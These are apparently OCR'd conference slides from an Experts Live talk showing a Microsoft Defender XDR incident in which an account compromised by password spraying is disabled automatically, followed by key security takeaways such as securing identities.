
"Defend at Machine Speed."

- Microsoft

Automatic Attack Disruption



Confidence



A user account compromised by a credential guessing or stuffing attack (attack disruption)

High | Active | Unassigned | Attack Disruption

Important! A potentially compromised account was disabled automatically by attack disruption in Microsoft Defender XDR. For more details, select the Assets > Users tab or go to the Action center.

Attack story | Alerts (101) | Assets (8) | Investigations (3) | Evidence and Response (46) | Recommended actions (4) | Summary

Alerts

Play attack story | Unpin all | Show all

Jun 1, 2024 9:48 PM New
Malicious IP address


Jun 1, 2024 9:48 PM New
Atypical travel

Jun 1, 2024 9:48 PM New
Unfamiliar sign-in properties

Jun 1, 2024 9:48 PM New
Activity from a password-spray associated IP address

Incident graph

Layout | Group similar nodes



Key takeaways

Key takeaways

- Threats are accelerating
- Have a plan
- Fix the basics: secure your identities
- Get visibility with xDR, SIEM, ..
- Learn Microsoft Security

Microsoft Security


Experts Live Europe
Where the Microsoft Community connects.
Join us in
Budapest
September 23-25, 2024
Budapest Congress Center, Hungary
#ExpertsLiveEU
www.expertslive.eu


”We are no longer securing computers.
We are securing society.”


Experts Live Austria